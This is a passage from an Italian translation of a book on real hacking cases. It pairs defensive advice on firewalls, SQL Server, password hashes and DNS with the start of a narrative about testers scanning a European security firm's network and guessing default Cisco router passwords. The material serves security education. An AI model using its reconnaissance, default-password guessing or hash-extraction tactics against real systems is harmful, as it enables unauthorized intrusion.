<sup>9</sup> "Stateful inspection firewall" nell'originale. I filtri di pacchetto sono normalmente stateless, cioè senza memoria di stato. La stateful inspection invece mantiene informazioni di stato, ovvero informazioni sui pacchetti passati. "La stateful inspection richiede solamente il confronto di un pacchetto con il set di regole. Se il pacchetto è ammesso, delle informazioni (lo stato) sono aggiunte a un database interno. Se le regole per un tipo di servizio richiedono l'esame dei dati di un pacchetto, allora parte del pacchetto va esaminata ugualmente." Vedi [http://www.ziobudda.net/Recensioni/vedi\\_recensione.php?ff=33](http://www.ziobudda.net/Recensioni/vedi_recensione.php?ff=33). [N.d.T.]

## *Firewall personali*

Erik penetrò nel computer dell'amministratore delegato e scoprì che aveva un firewall personale. Erik non venne bloccato perché sfruttò un servizio permesso dal firewall. Riuscì a inviare dei comandi tramite una "procedura memorizzata"<sup>10</sup> abilitata automaticamente dal server Sql di Microsoft. Questo è un altro esempio di come si può attaccare un servizio non protetto dal firewall. In questo caso la vittima non si preoccupò in nessun momento di esaminare i voluminosi log del firewall, che contenevano più di 500 Kb di attività registrata. Questa non è un'eccezione. Molte organizzazioni impiegano tecnologie di prevenzione e rilevamento delle intrusioni e si aspettano che la tecnologia si gestisca da sola e che basti installarla. Come abbiamo visto, questo comportamento negligente consente agli hacker di continuare indisturbati.

La lezione è chiara: elaborate attentamente l'insieme delle regole del firewall in modo che venga filtrato sia il traffico in entrata sia quello in uscita sui servizi che non sono essenziali alla vostra attività. E fate anche in modo di effettuare una revisione periodica delle regole del firewall e dei log in modo da rilevare modifiche non autorizzate o tentativi di violare la sicurezza del sistema.

Una volta entrato, è probabile che l'hacker si impadronisca di un sistema o di un account inattivo in modo da poter ritornare in un altro momento. Un'altra tattica è quella di aggiungere privilegi o cambiare gruppo di appartenenza ad account che sono già stati craccati. Un modo per identificare possibili intrusioni o attività interne non autorizzate è appunto quello di realizzare analisi periodiche degli account, dei gruppi e dei permessi dei file. Esiste una gran quantità di strumenti di sicurezza, sia a pagamento sia gratuiti, che automatizzano parte di questo processo. Ma visto che anche gli hacker lo sanno, è bene verificare periodicamente anche l'integrità di ogni strumento di controllo, script e sorgente di dati legata alla sicurezza.

Molte intrusioni sono il risultato diretto di configurazioni scorrette di sistema, quali un eccessivo numero di porte aperte, deboli permessi ai file e web server mal configurati. Una volta che l'hacker manomette un sistema a livello utente, la mossa successiva sarà aumentarne i privilegi sfruttando vulnerabilità non rilevate o non ancora corrette e permessi configurati in modo superficiale. Non dimenticate: molti degli autori di un attacco intraprendono una serie di passi, piccoli e numerosi, che puntano alla manomissione dell'intero sistema.

<sup>10</sup> "Stored procedure" nell'originale. Si tratta di routine memorizzate all'interno del database che vengono attivate tramite uno specifico statement Sql. Essendo contenute nel database, queste procedure possono accedere più rapidamente ai dati, che non utilizzando i protocolli di comunicazione. [N.d.T.]

Gli amministratori di database che supportano Microsoft Sql Server dovrebbero prendere in considerazione l'idea di disabilitare alcune procedure memorizzate (come xp\_cmdshell, xp\_makewebtask e xp\_regrid) che possono esser usate per ottenere ulteriori possibilità di accesso al sistema.

### *Port Scanning*

Mentre state leggendo queste righe, è probabile che qualche smanettone informatico stia scansionando il vostro computer connesso a Internet alla ricerca di "qualche frutto facile da cogliere". Visto che il Port Scanning è legale negli Stati Uniti e nella maggior parte degli altri paesi, le vostre difese contro gli autori di un attacco sono in un certo senso limitate. Quindi il fattore cruciale è distinguere le minacce serie dalle migliaia di script kiddies che scandagliano lo spazio dell'indirizzo della vostra rete.

Ci sono parecchi prodotti, tra cui i firewall e i sistemi di rilevamento delle intrusioni, che identificano certi tipi di Port Scanning di porte e possono avvisare il personale preposto su queste attività. Oppure che reagiscano bloccando la connessione. Altri firewall in commercio prevedono opzioni di configurazione per prevenire scansioni di porte molto rapide. Esistono anche strumenti open source che possono operare il Port Scanning e ignorare i pacchetti per un certo periodo di tempo.

### *Conosci il tuo sistema*

Qui di seguito trovate elencate un buon numero di operazioni di gestione di sistema che andrebbero realizzate abitualmente:

- Ispezionate l'elenco dei processi attivi per vedere se ci sono processi insoliti o sconosciuti.
- Esaminate l'elenco delle attività programmate per individuare aggiunte o modifiche non autorizzate.
- Analizzate il sistema alla ricerca di file binari di sistema, script o applicazioni nuove o sconosciute.
- Indagate su ogni riduzione insolita dello spazio libero su disco.
- Verificate che tutti gli account di sistema e degli utenti siano attivi e rimuovete gli account inattivi o sconosciuti.
- Verificate che gli account speciali installati di default siano configurati per rifiutare i log-in interattivi o di rete.
- Verificate che i permessi di accesso alle cartelle e ai file di sistema siano corretti.

- Controllate che nei log del sistema non ci sia nessuna strana attività (come un accesso remoto con origini sconosciute o a orari insoliti, durante la notte o nei fine settimana).
- Tenete sotto controllo i log del web server per individuare eventuali richieste di accesso a file non autorizzati. Gli autori di un attacco – come abbiamo visto in questo capitolo – copieranno i file su una cartella del web server e li scaricheranno tramite il web (http).
  - Se vi servite di ambienti web server che impiegano FrontPage o WebDav, assicuratevi che i permessi siano stabiliti correttamente in modo da impedire a utenti non autorizzati l'accesso ai file.

### *Notificazioni di attacco e allerta*

Sapere che si sta verificando un incidente sul fronte sicurezza può aiutare a limitare i danni. Abilitate il monitoraggio del sistema operativo per individuare possibili falliche nella sicurezza. Adottate un sistema automatico di avviso all'amministratore di sistema quando si verifica un certo tipo di evento che si è deciso di monitorare. Tuttavia, tenete conto che se un attaccante ottiene dei privilegi sufficienti e si accorge dell'attività di monitoraggio, questo sistema di avviso automatico può essere aggirato.

### *Rilevare cambiamenti non autorizzati nelle applicazioni*

Robert riuscì a rimpiazzare l'applicazione helpdesk.exe sfruttando una cattiva configurazione di FrontPage. Dopo aver raggiunto l'obiettivo impossessandosi del codice sorgente del prodotto di punta dell'azienda, lasciò la versione "hackerata" dell'applicazione di supporto helpdesk in modo da poter rientrare in un secondo momento. Un amministratore di sistema oberato di lavoro potrà anche non accorgersi mai che un hacker ha modificato di nascosto un programma esistente, soprattutto se non vengono effettuati dei controlli dell'integrità dei file. Un'alternativa ai controlli manuali è acquistare un programma come Tripwire<sup>11</sup> che automatizza il processo di rilevamento delle modifiche non autorizzate.

### *I permessi*

Erik poté mettere le mani sulle password riservate del database aprendo i file della cartella "/includes". Senza queste pass-

<sup>11</sup> Maggiori informazioni su Tripwire sono disponibili sul sito <http://www.tripwire.com>.

word iniziali sarebbe probabilmente stato frenato nella sua missione. Tutto ciò di cui aveva bisogno per entrare erano delle password riservate del database, che erano esposte in un file sorgente leggibile dal mondo intero. La prassi più sicura è quella di evitare di salvare qualunque password in formato di solo testo nei file batch, sorgenti o negli script. Andrebbe adottata una politica aziendale che proibisca di salvare password in chiaro a meno che non sia assolutamente necessario. Come minimo, i file che contengono password non crittate devono essere attentamente protetti per evitare che vengano rivelate per errore.

Nell'azienda attaccata da Robert, il server Microsoft IIS4 non era stato configurato correttamente per evitare che utenti anonimi o ospiti potessero aprire e salvare file sulla directory del web server. Il file di password esterno usato in combinazione con Microsoft Visual SourceSafe era leggibile da ogni utente collegato al sistema. A causa di questa cattiva configurazione, Robert riuscì ad assicurarsi il pieno controllo del dominio Windows dell'azienda. Adottando un sistema con una struttura organizzata di directory per le applicazioni e per i dati è probabile che aumenti l'efficacia del controllo sugli accessi.

### *Le password*

Oltre ai normali suggerimenti per la gestione delle password che abbiamo dato nel corso di tutto il libro, ci sono ulteriori elementi che vengono messi in evidenza dal successo degli attacchi trattati in questo capitolo. Erik afferma che lui fu in grado di prevedere la composizione delle altre password dell'azienda a partire da quelle che era riuscito a craccare. Se la vostra azienda utilizza metodi standardizzati e prevedibili che i dipendenti sono obbligati a seguire per la composizione delle password, allora sappiate che state invitando gli hacker a entrare liberamente.

Una volta che l'autore di un attacco ottiene un accesso privilegiato a un sistema, impossessarsi delle password di altri utenti o di altri database diventa per lui o lei una priorità. La tattica di effettuare ricerche nelle e-mail o nell'intero sistema alla ricerca di password di solo testo contenute nel corpo di e-mail, script, file batch,<sup>12</sup> gli include del codice sorgente<sup>13</sup> e fogli di calcolo è abbastanza comune.

<sup>12</sup> Un comando batch o file batch è un file di testo che contiene una sequenza di comandi per l'interprete di comandi del sistema (solitamente command.com o cmd.exe). Il comando batch viene eseguito dall'interprete dei comandi mandando in esecuzione, secondo la sequenza specificata, i comandi elencati nel file. Il concetto di comando batch è analogo a quello di shell script per i sistemi Unix.

<sup>13</sup> Il codice sorgente è un insieme di istruzioni e dati, utilizzati per imple-

Le organizzazioni che usano il sistema operativo Windows dovrebbero contemplare una configurazione del sistema operativo che non conservi nel registro gli hash delle password del Lan Manager. Se l'autore dell'attacco acquista i privilegi di accesso dell'amministratore, potrà estrarre gli hash delle password e tentare di craccarle. Il personale dell'It può facilmente configurare il sistema in modo che gli hash vecchio stile non vengano salvati, aumentando notevolmente la difficoltà dell'operazione di crackaggio delle password. Comunque, una volta che l'attaccante "si impadronisce" del vostro sistema, può intercettare il traffico dati o installare un componente o un modulo esterno per ottenere le password dei vari account.

Un'alternativa a disabilitare gli hash delle password del Manager della rete locale è comporre le password con un set di caratteri non disponibile sulla tastiera usando il tasto <alt> e l'identificatore numerico del carattere, come descritto nel capitolo 6. I programmi più usati per craccare le password non cercano di decrittarle usando i caratteri degli alfabeti greco, ebraico, latino e arabo.

### *Applicazioni di terzi*

Usando degli strumenti progettati da lui stesso per la scansione del web, Erik scoprì un file di log senza protezione generato da un prodotto Ftp commerciale. Questo log conteneva informazioni sull'indirizzo completo dei file che erano stati trasferiti sul e dal sistema. Non vi affidate alle configurazioni automatiche quando installate software prodotti da terzi. Implementate la configurazione che con meno probabilità lasci trapelare informazioni importanti come i dati dei log, che possono essere usati per attaccare la rete ancora più in profondità.

### *Proteggere le aree condivise*

L'impiego di aree di rete condivise è un metodo diffuso per mettere in comune file e cartelle in una rete aziendale. Il personale informatico può decidere di non assegnare delle password

mentare un algoritmo in codice macchina, ossia per costruire un programma eseguibile per computer. Per essere compreso dal computer, il codice sorgente deve essere compilato, linkato con le librerie del sistema operativo, quindi eseguito. Le direttive di precompilazione nel codice sorgente iniziano con un # e prevedono l'inserimento di vari file (detti "file di include") prima che gli script vengano eseguiti. [N.d.T.]

o delle forme di controllo dell'accesso a queste aree condivise perché sono accessibili solamente dalla rete interna. Come si è detto nel corso di tutto il libro, numerose organizzazioni concentrano i propri sforzi nel mantenere un alto livello di sicurezza perimetrale, ma si occupano poco della sicurezza sul lato interno della rete. Gli intrusi che, come Robert, entrano sulla vostra rete interna andranno alla ricerca di aree condivise con nomi che promettono informazioni preziose e delicate. Nomi descrittivi come "ricerca" o "backup" non fanno altro che semplificare notevolmente il lavoro dell'hacker. La prassi più indicata è quella di proteggere adeguatamente tutte le aree di rete condivise che contengono informazioni delicate.

### *Prevenire la possibilità di indovinare i Dns*

Robert usò un programma in grado di scoprire i nomi dei Dns per identificare possibili host all'interno di un file di zona<sup>14</sup> del dominio pubblicamente accessibili. Potete evitare di far scoprire i nomi degli host interni implementando il cosiddetto Dns "a orizzonte diviso",<sup>15</sup> che ha sia un nome di server interno che esterno. Solo gli host pubblici vengono indicati nel file di zona del nome del server esterno. Il server interno, protetto molto meglio da possibili attacchi, viene usato per risolvere le richieste interne di Dns per la rete aziendale.

### *Proteggere i server Sql Microsoft*

Erik trovò un server di posta e web di backup sul quale girava Microsoft Server Sql e i cui account e password erano gli stessi che aveva individuato nei file del codice sorgente della cartella "include". Il server Sql non doveva essere messo su Internet senza una legittima necessità commerciale. Anche se l'account "SA" era stato rinominato, l'autore dell'attacco individuò il nuovo nome e la password dell'account in un file di codice sorgente non protetto. La prassi più sicura è quella di filtrare la porta 1433 (Microsoft Sql Server) a meno che non sia assolutamente necessaria.

<sup>14</sup> Un file allocato nella cartella principale di un server che contiene i dati di registrazione dei domini. [N.d.T.]

<sup>15</sup> Vedi anche il capitolo 5. [N.d.T.]

### *Proteggere file delicati*

Gli attacchi raccontati in questo capitolo andarono in porto perché il codice sorgente era conservato su server non adeguatamente protetti. In contesti estremamente delicati come il settore ricerca e sviluppo di un'azienda o il gruppo degli sviluppatori, un ulteriore livello di sicurezza potrebbe essere rappresentato dall'adozione di tecnologie di crittazione.

Un altro metodo utile per il singolo sviluppatore (ma probabilmente poco pratico in un gruppo di lavoro in cui un certo numero di persone ha bisogno di accedere al codice sorgente del prodotto in corso di sviluppo) sarebbe quello di crittare dati molto delicati, come appunto il codice sorgente attraverso prodotti come Pgp Disk o Pgp Corporate Disk. Questi software creano dischi virtuali crittati, ma comunque funzionano in modo tale che il processo rimane visibile per l'utente.

### *Proteggere i backup*

Risulta evidente da queste storie che è facile che i dipendenti – anche i più scrupolosi sulle questioni di sicurezza – sottovalutino la necessità di proteggere correttamente i file di backup, comprese le copie delle e-mail, affinché non possano essere aperti da personale non autorizzato. Durante la mia precedente carriera di hacker, scoprii che molti amministratori di sistema lasciavano senza protezione gli archivi compressi di cartelle contenenti dati sensibili. E quando lavoravo nel dipartimento informatico di un grande ospedale, notai che veniva regolarmente eseguita una copia di sicurezza del database delle buste paga che veniva però lasciata senza alcuna protezione, sicché un qualsiasi membro del personale sufficientemente esperto avrebbe potuto accedervi.

Robert approfittò di un altro aspetto di questa comune svista quando trovò i backup del codice sorgente dell'applicazione commerciale che gestiva la mailing list abbandonati in una cartella pubblica sul server web.

### *Proteggersi contro gli attacchi a Sql Injection*

Robert rimosse intenzionalmente dall'applicazione web i controlli di validità dei dati inseriti, che erano stati progettati proprio per impedire un attacco a Sql Injection. I passi fondamentali qui indicati possono evitare che la vostra azienda sia oggetto dello stesso tipo di attacco portato da Robert:

- Non attivate mai un server Microsoft Sql nel contesto di sistema. Cercate di farlo girare sotto un altro account.
- Quando sviluppatte dei programmi, scrivete del codice che non generi richieste Sql dinamiche.
- Utilizzate le procedure memorizzate (“stored procedures”) per eseguire richieste Sql. Aprite un account che sia usato solo per eseguire tali procedure interne e concedetegli solo i permessi di cui ha bisogno per realizzare il compito richiesto.

### *Usare i servizi di Microsoft Vpn*

Come strumento di riconoscimento Microsoft Vpn usa l'autenticazione di Windows, rendendo più facile per un intruso attaccare delle password deboli ottenendo così l'accesso alla Vpn. In certi ambienti può essere appropriato richiedere che l'autenticazione per la Vpn avvenga tramite smart card; la Vpn è infatti un'altra di quelle zone in cui una forma di autenticazione diversa da un semplice “Shared Secret” può innalzare di vari punti il livello di sicurezza. In alcuni casi può essere consigliabile controllare l'accesso alla Vpn in base all'indirizzo Ip del client.

Nel caso dell'attacco di Robert, l'amministratore di sistema avrebbe dovuto monitorare il server Vpn perché nessun nuovo utente venisse aggiunto al gruppo di utenti della Vpn. Altre misure – già ricordate in precedenza – comprendono la rimozione dal sistema degli account inattivi; l'attivazione di un processo di rimozione o disabilitazione degli account di dipendenti in partenza; e, dove non sia un impedimento, la limitazione delle connessioni dial-up e alla Vpn in determinati giorni della settimana e ore del giorno.

### *Rimozione dei file di installazione*

Robert riuscì a ottenere la mailing list che cercava non attaccando l'applicazione stessa, ma approfittando della vulnerabilità dello script di default di installazione. Una volta che un'applicazione è stata installata con successo, gli script di installazione andrebbero rimossi.

### *Rinominare gli account dell'amministratore*

Chiunque abbia una connessione a Internet può digitare su Google le parole chiave “default password list” e trovare una serie di siti che elencano account e password automatiche così come

escono dalla linea di produzione. Di conseguenza è buona norma rinominare se possibile gli account di visitatore e di amministratore. Questa accortezza tuttavia perde ogni valore quando il nome e la password dell'account vengono conservate in chiaro, come appunto successe con l'azienda descritta nell'attacco di Erik.<sup>16</sup>

### *Rafforzare Windows per evitare che conservi certe credenziali*

La configurazione preassegnata di Windows salva automaticamente nella cache gli hash delle password e conserva le password di solo testo usate per connettersi in dial-up. Dopo aver ottenuto i privilegi necessari, l'attaccante cercherà di estrarre più informazioni possibili, comprese le password che sono state salvate nel registro o in altre aree del sistema.

Un dipendente fidato può potenzialmente compromettere un intero dominio utilizzando un po' di ingegneria sociale nel momento in cui la sua postazione di lavoro salva delle password nella cache locale. Il nostro dipendente chiama scocciato il supporto tecnico lamentandosi di non riuscire a entrare nella sua macchina. Richiede un tecnico che venga immediatamente a dargli assistenza. Arriva il tecnico, che entra nel computer usando le sue credenziali e risolve il "problema". Subito dopo il dipendente estrae l'hash della password del tecnico e la decripta, assegnandosi così gli stessi diritti di amministratore di dominio del tecnico.

Una quantità di programmi – come Internet Explorer e Outlook – salvano le password nella cache del registro. Per saperne di più su come disabilitare questa funzione, cercate con Google "disable password caching".

### *Difendersi a fondo*

Le storie di questo capitolo dimostrano, ancora più chiaramente delle altre, che sorvegliare il perimetro elettronico della rete della vostra azienda non è abbastanza. Nel contesto odierno tale perimetro si sta dissolvendo mano a mano che le società invitano gli utenti sulla propria rete. Di per sé il firewall non è quindi in grado di fermare ogni attacco. L'hacker cercherà la crepa nel muro, tentando di sfruttare un servizio autorizzato dalle re-

<sup>16</sup> Un noto sito che gli hacker usano per controllare siti che utilizzano password di default è <http://www.phenoelit.de/dpl/dpl.html>. Se la vostra azienda è nell'elenco, siete avvisati.

gole del firewall. Una strategia per mitigare questo rischio è quella di sistemare tutti i sistemi accessibili al pubblico su un loro segmento di rete e filtrare attentamente il traffico verso altri segmenti più delicati.

Per esempio, se sulla rete aziendale esiste un server Sql di backend, potete installare un secondo firewall che permetta solo le connessioni alla porta utilizzata dal servizio. Installare firewall interni per proteggere informazioni sensibili può essere una discreta seccatura, ma dovrebbe essere considerato imprescindibile se volete davvero proteggere i vostri dati da dipendenti malintenzionati o da intrusi che riescono a perforare il perimetro di sicurezza.

### *Conclusioni*

Gli intrusi più determinati non si fermeranno di fronte a niente pur di raggiungere i propri obiettivi. Un intruso paziente perlustrerà la rete prescelta prendendo nota di tutti i sistemi accessibili e dei relativi servizi esposti al pubblico. L'hacker potrà restare in attesa per settimane, mesi o persino anni per trovare un nuovo punto debole e attaccare. Durante la mia precedente carriera di hacker perdevo ore e ore a compromettere i sistemi. La mia perseveranza pagava, visto che sono sempre riuscito a trovare la crepa nel muro.

L'hacker Erik dimostrò la stessa perseveranza e determinazione nei suoi sforzi per ottenere, nel giro di due anni, il pregiatissimo codice sorgente. E pure Robert intraprese una complessa e intricata serie di mosse sia nei suoi tentativi mirati di rubare milioni di indirizzi e-mail da vendere agli spammer, sia nello sforzo di ottenere, come Erik, il codice sorgente cui puntava.

Capirete che questi due hacker non sono assolutamente casi isolati. Il loro grado di costanza non è raro nella comunità degli hacker. I responsabili della sicurezza di un'infrastruttura devono capire chi potrebbero trovarsi di fronte. Un hacker ha a disposizione un tempo illimitato per trovare anche un solo buco, mentre gli amministratori di sistema e di rete oberati di lavoro hanno un tempo assai limitato per concentrarsi sullo specifico compito di puntellare le difese della loro organizzazione.

Come scrisse in modo così chiaro Sun Tzu nell'*Arte della guerra*<sup>17</sup>: "Conosci te stesso e conosci il tuo nemico: in cento battaglie non sarai mai in pericolo. Quando non conosci il nemico ma conosci te stesso, le tue possibilità di vincere o perdere si equival-

<sup>17</sup> Sun Tzu, *L'arte della guerra*, Neri Pozza, Milano 2005.

gono...". Il messaggio è chiaro: i vostri avversari si prenderanno tutto il tempo necessario pur di ottenere quello che vogliono. Di conseguenza dovreste fare una valutazione del rischio per individuare le probabili minacce alla vostra organizzazione, e tali minacce dovrebbero essere prese in considerazione al momento di sviluppare una strategia di sicurezza. Se sarete sempre preparati e attuerete un livello "standard di attenzioni dovute" definendo, implementando e mettendo in pratica dei regolamenti di sicurezza, avrete fatto molto per tenere al palo gli autori di un possibile attacco.

A dire tutta la verità, qualsiasi avversario dotato di risorse sufficienti alla fine può riuscire a entrare, ma il vostro obiettivo dovrebbe essere quello di rendergli la sfida così difficile e complicata da non valerne la pena.

## Sul continente

Hai davanti questi piccoli frammenti di informazione e il modo in cui le cose sono collegate, e inizi a farti un'idea dell'azienda e dei responsabili dell'It. E avevamo questa specie di sensazione che ne sapevano di sicurezza, ma che forse stavano commettendo qualche piccolo errore.

*Louis*

All'inizio del capitolo precedente, abbiamo avvisato i lettori non tecnici che potrebbero trovare difficili alcuni passaggi del libro. Il che è ancora più vero per quanto segue. Tuttavia sarebbe un peccato saltare il capitolo perché la storia è affascinante da molti punti di vista. E la sostanza può essere comunque colta facendo a meno dei dettagli tecnici.

Questa è la storia di un gruppo di persone affini: lavorano per un'azienda che fu assunta per hackerare un obiettivo senza essere individuata.

### *Da qualche parte a Londra*

L'ambientazione è nella City, nel cuore di Londra.

Immaginate "una grande sala aperta quasi senza finestre, nel retro di un edificio, con degli smanettoni che fanno gruppo". Pensate a degli "hacker ritirati dalla società, che non sono influenzati dal mondo esterno", ognuno dei quali lavora febbrilmente alla sua scrivania, ma senza rinunciare a conversare in allegria.

Tra di loro, in questa stanza anonima, siede un tipo che chiameremo Louis. Louis è cresciuto in una cittadina remota nel nord dell'Inghilterra. Iniziò a smanettare con i computer a circa otto anni, quando i suoi genitori acquistarono una vecchia macchina perché i figli potessero iniziare a studiare la tecnologia. La sua prima esperienza con l'hacking la fece a scuola quando gli capitò tra le mani una stampata con i nomi utenti e le password del personale; la cosa accese la sua curiosità. L'hacking lo mise presto in difficoltà, quando uno studente più grande (un "perfetto", secondo la terminologia inglese) lo denunciò. Ma l'essere scoperto non lo trattenne dall'imparare i segreti dei computer.

Adesso che è cresciuto d'altezza, Louis non ha più molto tempo per "i veri sport inglesi" – il cricket e il calcio – cui ha dato tanta importanza quando andava a scuola.

## *Tuffarsi*

Un po' di tempo fa, Louis e il suo amico Brock, lavorando ossessivamente su un computer che avevano sottomano, si imbarcarono insieme in un progetto. Il loro obiettivo era un'azienda di un paese europeo – sostanzialmente un'impresa di sicurezza che trasferiva grosse somme di denaro, oltre che i prigionieri tra carceri e tribunali, e da una prigione all'altra. (L'idea di una compagnia che fa un lavoro delicato come il trasferire denaro e prigionieri è una novità che fa pensare gli americani, ma è un tipo di soluzione che gli inglesi e gli europei danno per scontata.)

Qualsiasi compagnia che si descrive utilizzando la parola "sicurezza" deve apparire come una sfida particolarmente interessante. Se si occupano di sicurezza, significa che sono talmente esperti che non c'è modo di infiltrarli? Per un qualiasi gruppo di persone con una mentalità da hacker, la sfida deve apparire irresistibile, soprattutto quando, come in questo caso, i due non avevano niente con cui iniziare, al di là del nome della loro compagnia.

"Lo affrontammo come un problema da risolvere. Così, il primo passo consisteva nello scoprire il maggior numero di informazioni possibili su questa azienda," dice Louis. Iniziarono con l'inserire il nome della compagnia su Google, e utilizzarono il motore di ricerca anche per le traduzioni, poiché nessuno del gruppo parlava la lingua di quel paese.

Le traduzioni automatiche si avvicinavano abbastanza all'originale da dar loro un'idea dell'azienda e di quanto fosse grande. Anche se non si sentono molto a loro agio con gli attacchi di social engineering, l'opzione fu depennata in ogni caso a causa della barriera linguistica.

Riuscirono a mappare lo spettro di indirizzi Ip assegnati pubblicamente all'organizzazione, dagli indirizzi Ip del sito web dell'azienda e del loro server di posta, e anche dall'autority europea per l'assegnazione degli Ip, la Ripe, che è simile ad Arin negli Stati Uniti. (L'American Registry of Internet Numbers, o Arin, è l'organizzazione che gestisce i numeri degli indirizzi Ip per gli Stati Uniti e i relativi territori. Poiché gli indirizzi Internet devono essere unici, c'è bisogno che alcune organizzazioni controllino e assegnino i blocchi di numeri di indirizzi Ip. La Reseaux Ip Europeens, o Ripe, gestisce gli indirizzi Ip per i territori europei.)

Vennero a sapere che il sito web principale era gestito esternamente da un'azienda di hosting. Ma l'indirizzo Ip del loro server di posta era stato registrato dalla compagnia stessa ed era allocato all'interno del loro blocco di indirizzi aziendali. Così, il gruppo poté interrogare il Nome di dominio del server (Dns) per ottenere gli indirizzi Ip esaminando i dati contenuti nello scambio della posta.

Louis provò la tecnica di spedire un'e-mail a un indirizzo non esistente. Il messaggio sarebbe tornato indietro avvisandolo che la sua e-mail non poteva essere consegnata e gli avrebbe mostrato delle informazioni nell'intestazione che avrebbero rivelato alcuni indirizzi Ip interni della compagnia, e alcune informazioni per l'instradamento dei dati.

Tuttavia in questo caso quello che Louis ottenne fu un "rimbalzo" (bounce) dalla loro casella di posta esterna; la sua e-mail era arrivata solo al server di posta esterno e così la risposta "inconsegnabile" non gli restituì nessuna informazione utile.

Brock e Louis sapevano che l'operazione sarebbe stata più semplice se la compagnia avesse ospitato il suo Dns. In quel caso avrebbero cercato di fare delle ricerche per ottenere più informazioni sulla rete interna della compagnia o per sfruttare qualsiasi vulnerabilità associata alla loro versione del Dns. La notizia non era buona: il loro Dns si trovava altrove, probabilmente allocato presso il loro Isp (o, per usare un'espressione inglese, la loro "telecom").

### *Mappare la rete*

Come passo successivo, Louis e Brock applicarono un Reverse Scanning del Dns per ottenere i nomi degli host dei vari sistemi situati all'interno del blocco di indirizzi della compagnia (come spiegato nel capitolo 4 e altrove). Per farlo, Louis usò "un semplice programmino in Perl" scritto dai due. (Di solito, chi attacca usa i software o i siti disponibili per la ricerca dei Reverse Dns, come <http://www.samspade.org>.)

Notarono che "da alcuni dei sistemi tornavano indietro dei nomi ricchi di informazioni", che erano indizi sulle funzioni di questi sistemi all'interno della compagnia. Indizi che fornivano anche indicazioni sulla mentalità degli informatici dell'azienda. "Sembrava come se gli amministratori non avessero un controllo pieno delle informazioni disponibili sulla loro rete, e questo è il primo livello in cui intuisci se riuscirai a entrare o no." Brock e Louis pensarono che i segnali fossero favorevoli.

Questo è un esempio di come si può provare a psicoanalizzare gli amministratori di rete, cercare di entrare nelle loro teste per capire come organizzano l'architettura di rete. Nel caso degli autori del nostro attacco, il tentativo "si basava sulla conoscenza che avevamo accertato delle reti e delle compagnie in quel particolare paese europeo, sul livello locale di conoscenza dell'It e sul fatto che la gente in quel paese era forse un anno e mezzo o due in ritardo rispetto alla Gran Bretagna".

## *Identificare un router*

Analizzarono la rete usando la variante Unix di “traceroute”, un’applicazione che conta i numeri di router attraverso cui transitano i pacchetti di dati per raggiungere una destinazione specifica; nel gergo informatico, vengono chiamati il numero di “salti” (hops). Lanciarono traceroute per il server di posta e per il firewall di protezione. Traceroute informò che il server di posta si trovava un salto dietro al firewall.

Queste informazioni diedero loro l’indizio che o il server di posta si trovava in una Dmz, o che tutti i sistemi al di là del firewall erano sulla stessa rete. (La Dmz è la cosiddetta zona demilitarizzata, una terra di nessuno elettronica situata tra due firewall che di solito è accessibile solo dalla rete interna e da Internet. Lo scopo della Dmz è di proteggere la rete interna nel caso in cui uno dei sistemi esposti a Internet venga compromesso.)

Sapevano che il server di posta aveva la porta 25 aperta, e lanciando traceroute seppero anche che potevano penetrare il firewall per comunicare con il server di posta: “Vedemmo che quel percorso ci faceva passare attraverso il dispositivo del router e poi verso il salto successivo che sembrava scomparire – il che significava che quello era il firewall – e poi un salto oltre a quello vedevamo il server di posta. Così ci facemmo un’idea rudimentale su come avevano architettato la rete”.

Louis dice che spesso cercavano di provare poche porte comuni che loro sanno venire spesso lasciate aperte dai firewall ed elenca alcuni servizi come la porta 53 (usata dal Dns), la porta 25 (il server di posta Smtip), la porta 21 (Ftp), la porta 23 (Telnet), la porta 80 (Http), le porte 139 e 445 (usate entrambe dal NetBIOS su diverse versioni di Windows):

Prima di condurre delle scansioni in profondità delle porte, volevamo essere sicuri di avere una lista efficace di obiettivi che non comprendesse gli indirizzi Ip di sistemi non in uso. Nella fase iniziale, devi avere delle liste di obiettivi senza andartene in giro alla cieca a scansionare ogni indirizzo Ip. Dopo aver stilato la nostra lista, rimaniamo di solito con cinque o sei sistemi finali che vogliamo esaminare ulteriormente.

In questo caso trovarono solo tre porte aperte: un server di posta, un web server con tutte le patch di sicurezza installate che apparentemente non era in uso e, sulla porta 23, il servizio Telnet. Quando cercarono di entrare con Telnet sull’apparecchio, ottennero la tipica richiesta di “User Access Verification”, cioè la richiesta di password dei terminali Cisco. Stavano facendo un po’ di progressi: quantomeno avevano identificato la macchina come un apparecchio Cisco.

Louis sapeva per esperienza che su un router Cisco, la password viene spesso configurata in modo piuttosto ovvio: "In questo caso provammo tre password: il nome della compagnia, la password vuota e *Cisco*, ma non riuscimmo a entrare nel router. Così invece di fare troppo rumore a questo punto decidemmo di interrompere i tentativi di accesso al dispositivo".

Cercarono di scansionare l'apparecchio della Cisco alla ricerca di poche porte comuni, ma non arrivarono da nessuna parte:

Così, quel primo giorno passammo moltissimo tempo ad analizzare la compagnia e la sua rete, e lanciammo alcune scansioni delle porte iniziali. Non direi che stavamo per rinunciare, perché c'erano ancora un bel po' di trucchi che avremmo certamente provato con qualsiasi rete prima di pensare sul serio alla ritirata.

Il computo totale dei risultati ottenuti per un intero giorno di lavoro non andò molto oltre l'identificazione di un solo router.

### *Il secondo giorno*

Louis e Brock entrarono in ufficio il secondo giorno pronti a lanciare un Port Scanning più approfondito. Usando il termine "servizi" per riferirsi a delle porte aperte, Louis spiega:

A questo punto pensammo che avevamo bisogno di trovare più servizi su queste macchine. Così alzammo un po' il volume e cercammo di trovare qualcosa che ci avrebbe veramente aiutati a entrare nella rete. Quello che vedevamo è che c'era sicuramente un buon filtraggio del firewall. Cercavamo veramente qualcosa che fosse permesso per errore e/o qualcosa che fosse configurato male.

Quindi, usando il programma Nmap, uno strumento standard per la scansione delle porte, eseguirono una scansione con il file dei servizi automatici del programma che cercava circa milleseicento porte; si ritrovarono di nuovo a mani vuote, niente di significativo.

"Così decidemmo di eseguire un port scan completo e integrale, scansionando sia i router che i server di posta." Integrale vuol dire esaminare oltre sessantacinquemila porte. "Scansionammo ogni singola porta Tcp alla ricerca di tutti i servizi possibili sugli host che erano sulla lista dei nostri obiettivi in quel momento."

Questa volta trovarono qualcosa di interessante, anche se era strano e lasciava un po' perplessi.

La porta 4065 era aperta. È difficile trovare un numero di porta così alto in uso. Spiega Louis: "A quel punto pensammo che forse avevano configurato un servizio Telnet sulla porta 4065. Così provammo a entrare con Telnet su quella porta per vedere se

